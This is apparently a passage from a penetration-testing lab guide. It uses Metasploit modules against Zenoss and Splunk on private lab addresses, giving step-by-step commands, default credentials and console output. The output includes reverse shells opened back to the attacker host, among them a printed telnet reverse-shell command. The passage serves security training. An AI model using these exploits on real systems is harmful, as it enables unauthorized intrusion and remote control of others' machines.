

Figure 1.21: Zenoss Application

Metasploit Exploitation

Commands

1. search zenoss
2. use exploit/linux/http/zenoss_showdaemonxmlconfig_exec
3. set RHOST 192.168.5.134
4. set USERNAME zenoss
5. set PASSWORD zenoss
6. exploit

```
msf > search zenoss

Matching Modules
================

   Name                                              Disclosure Date  Rank  Description
   ----                                              ---------------  ----  -----------
   exploit/linux/http/zenoss_showdaemonxmlconfig_exec  2012-07-30       good  Zenoss 3 showDaemonXMLConfig Command Execution


msf > use exploit/linux/http/zenoss_showdaemonxmlconfig_exec
msf exploit(zenoss_showdaemonxmlconfig_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(zenoss_showdaemonxmlconfig_exec) > set USERNAME zenoss
USERNAME => zenoss
msf exploit(zenoss_showdaemonxmlconfig_exec) > set PASSWORD zenoss
PASSWORD => zenoss
msf exploit(zenoss_showdaemonxmlconfig_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Sending payload to Zenoss (1420 bytes)
[*] Command shell session 2 opened (192.168.5.139:4444 -> 192.168.5.134:42016) at 2017-12-08 02:48:27 -0500
whoami
[+] Sent payload successfully

zenoss
```

Figure 1.22: Searching exploit module and exploiting Zenoss

Challenge 10: Splunk

Screenshot



Figure 1.23: Splunk Application

Metasploit Exploitation

Commands

1. search splunk
2. use exploit/multi/http/splunk_mappy_exec
3. set RHOST 192.168.5.134
4. exploit

```
msf > search splunk

Matching Modules
================

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   auxiliary/scanner/http/splunk_web_login                    normal     Splunk Web Interface Login Utility
   exploit/multi/http/splunk_mappy_exec      2011-12-12       excellent  Splunk Search Remote Code Execution
   exploit/multi/http/splunk_upload_app_exec 2012-09-27       good       Splunk Custom App Remote Code Execution


msf > use exploit/multi/http/splunk_mappy_exec
msf exploit(splunk_mappy_exec) > set RHOST 192.168.5.134
RHOST => 192.168.5.134
msf exploit(splunk_mappy_exec) > exploit

[*] Started reverse TCP double handler on 192.168.5.139:4444
[*] Using command: sh -c '(sleep 4430|telnet 192.168.5.139 4444|while : ; do sh && break; done 2>&1|telnet 192.16
>&1 &)'
[*] Attempting to login...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo BvbLivHTTAmjQYwW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "BvbLivHTTAmjQYwW\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.5.139:4444 -> 192.168.5.134:42147) at 2017-12-08 02:52:12 -0500
```

Figure 1.24: Searching exploit module and exploiting Splunk

Reference:

- https://www.exploit-db.com